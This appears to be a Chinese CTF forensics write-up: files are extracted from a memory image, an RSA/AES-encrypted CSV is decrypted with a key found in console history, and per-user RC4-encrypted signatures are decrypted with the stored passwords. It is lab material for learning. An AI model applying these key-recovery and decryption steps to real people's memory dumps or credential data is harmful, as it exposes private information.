
RS死丢丢扫到文件

使用lovelymem导出

import os
import hashlib
from Crypto.Cipher import AES, PKCS1_OAEP
from Crypto.PublicKey import RSA

hackkey = os.getenv('hackkey')
if not hackkey:
    raise ValueError("Environment variable 'hackkey' is not set")

with open('private.pem', 'r') as f:
    private_key = RSA.import_key(f.read())
public_key = private_key.publickey().export_key()

aes_key = hashlib.sha256(hackkey.encode()).digest()

with open('data.csv', 'rb') as f:
    data = f.read()

cipher_aes = AES.new(aes_key, AES.MODE_EAX)
ciphertext, tag = cipher_aes.encrypt_and_digest(data)
cipher_rsa = PKCS1_OAEP.new(RSA.import_key(public_key))
enc_aes_key = cipher_rsa.encrypt(aes_key)

with open('encrypted_data.bin', 'wb') as f:
    f.write(ciphertext)

print(enc_aes_key.hex())
print(cipher_aes.nonce.hex())
print(tag.hex())
同理导出另外两个文件

阅读代码可知少了一个hackkey

控制台历史中看到

经过尝试得到正确换行
C:\Users\Administrator\rsa>python hack.py
20d96098010eb9b326be6c46e1ce1ca679e29f1d65dec055cf8c46c6436c3356af2dc312b2d35466308b9fff0dd427b44a37e34fca12992e45db2ddd81884bd8eb5bccd3c595e8a9a352bd61322e1d52329d6c8638bbfce65edffbc4d3a5759e88c0f90e31ce518837552a3a09d8e7e3c374f3857bfe501cce2066fb233ff1f5faac18d73c3b665a54e8c55574f16bf4678c5ce835d2a14a65f8c1cec012435a8c06314cbe727a3a9b6060dfd6cdb850073423841178f6f409bb7ce8d4863c6f58855954d34af3d2964c488c9057c8c5072a54e43f1f8039d32409eb1ff3abca41c0b302788c4c56c1a4be4506ff5b8aff0242e21c0ee7ffee2da20ed9434334
d919c229aab6535efa09a52c589c8f47
5b204675b1b173c32c04b0b8a100ee29
windsurf写出解密脚本
import os
from Crypto.Cipher import AES, PKCS1_OAEP
from Crypto.PublicKey import RSA

# 密文数据
encrypted_aes_key = bytes.fromhex('20d96098010eb9b326be6c46e1ce1ca679e29f1d65dec055cf8c46c6436c3356af2dc312b2d35466308b9fff0dd427b44a37e34fca12992e45db2ddd81884bd8eb5bccd3c595e8a9a352bd61322e1d52329d6c8638bbfce65edffbc4d3a5759e88c0f90e31ce518837552a3a09d8e7e3c374f3857bfe501cce2066fb233ff1f5faac18d73c3b665a54e8c55574f16bf4678c5ce835d2a14a65f8c1cec012435a8c06314cbe727a3a9b6060dfd6cdb850073423841178f6f409bb7ce8d4863c6f58855954d34af3d2964c488c9057c8c5072a54e43f1f8039d32409eb1ff3abca41c0b302788c4c56c1a4be4506ff5b8aff0242e21c0ee7ffee2da20ed9434334')
nonce = bytes.fromhex('d919c229aab6535efa09a52c589c8f47')
tag = bytes.fromhex('5b204675b1b173c32c04b0b8a100ee29')

# 读取私钥
with open('private.pem', 'r') as f:
    private_key = RSA.import_key(f.read())

# 使用RSA私钥解密AES密钥
cipher_rsa = PKCS1_OAEP.new(private_key)
aes_key = cipher_rsa.decrypt(encrypted_aes_key)

# 读取加密数据
with open('encrypted_data.bin', 'rb') as f:
    ciphertext = f.read()

# 使用AES-EAX模式解密
cipher_aes = AES.new(aes_key, AES.MODE_EAX, nonce=nonce)
data = cipher_aes.decrypt_and_verify(ciphertext, tag)

# 将解密后的数据写入文件
with open('decrypted_data.csv', 'wb') as f:
    f.write(data)

print("解密完成,数据已保存到 decrypted_data.csv")


然后就是rc4解密个性签名
import pandas as pd
import base64
import re

def is_valid_base64(s):
    pattern = r'^[A-Za-z0-9+/]*={0,2}$'
    return bool(re.match(pattern, s))

def clean_base64(s):
    # 移除非Base64字符
    s = re.sub(r'[^A-Za-z0-9+/=]', '', s)
    # 确保正确的填充
    if len(s) % 4:
        s = s.split('=')[0]
        s += '=' * (-len(s) % 4)
    return s

def rc4_init(key):
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + ord(key[i % len(key)])) % 256
        S[i], S[j] = S[j], S[i]
    return S

def rc4_decrypt(key, ciphertext):
    # 清理输入
    key = str(key).strip()
    ciphertext = str(ciphertext).strip()

    # 检查输入是否为空
    if not key or not ciphertext:
        return "Error: Empty key or ciphertext"

    # 清理和验证Base64
    ciphertext = clean_base64(ciphertext)
    if not is_valid_base64(ciphertext):
        return "Error: Invalid Base64 format"

    S = rc4_init(key)
    i = j = 0
    plaintext = []

    try:
        ciphertext_bytes = base64.b64decode(ciphertext)
    except Exception as e:
        return f"Error: Base64 decode failed - {str(e)}"

    for byte in ciphertext_bytes:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        k = S[(S[i] + S[j]) % 256]
        plaintext.append(byte ^ k)

    try:
        result = bytes(plaintext).decode('utf-8')
        # 只保留可打印的ASCII字符和基本标点
        result = ''.join(char for char in result if 32 <= ord(char) <= 126)
        # 验证结果是否看起来像有效的文本
        if len(result) < 4 or not any(c.isalpha() for c in result):
            return "Error: Decryption result doesn't look like valid text"
        return result
    except UnicodeDecodeError:
        return "Error: Could not decode result as UTF-8"

# 读取CSV文件并修复可能的格式问题
def read_and_clean_csv(file_path):
    with open(file_path, 'r', encoding='utf-8') as f:
        lines = f.readlines()

    # 清理每一行
    cleaned_lines = []
    for line in lines:
        # 移除行中可能的Base64片段
        parts = line.strip().split(',')
        if len(parts) >= 7:  # 确保有足够的列
            cleaned_lines.append(','.join(parts[:7]))  # 只保留前7列

    # 写入临时文件
    temp_file = 'cleaned_data.csv'
    with open(temp_file, 'w', encoding='utf-8', newline='') as f:
        f.write('\n'.join(cleaned_lines))

    return pd.read_csv(temp_file)

# 读取并清理CSV数据
df = read_and_clean_csv("decrypted_data.csv")

print("解密结果:")
print("-" * 50)
success_count = 0
total_count = 0

for i, row in df.iterrows():
    total_count += 1
    try:
        password = str(row['密码']).strip()
        ciphertext = str(row['个性签名(加密版)']).strip()
        username = str(row['用户名']).strip()

        # 跳过明显无效的数据
        if len(password) < 4 or len(ciphertext) < 8 or '==' in username:
            continue

        # 跳过包含多个Base64字符串的数据
        if ciphertext.count('==') > 1:
            continue

        decrypted = rc4_decrypt(password, ciphertext)

        # 输出所有成功的解密结果
        if not decrypted.startswith("Error"):
            success_count += 1
            print(f"用户名: {username}")
            print(f"密码: {password}")
            print(f"原密文: {ciphertext}")
            print(f"解密结果: {decrypted}")
            print("-" * 30)
    except Exception as e:
        continue

print(f"\n总共处理了 {total_count} 条数据,成功解密 {success_count} 条")
iot#

blink#
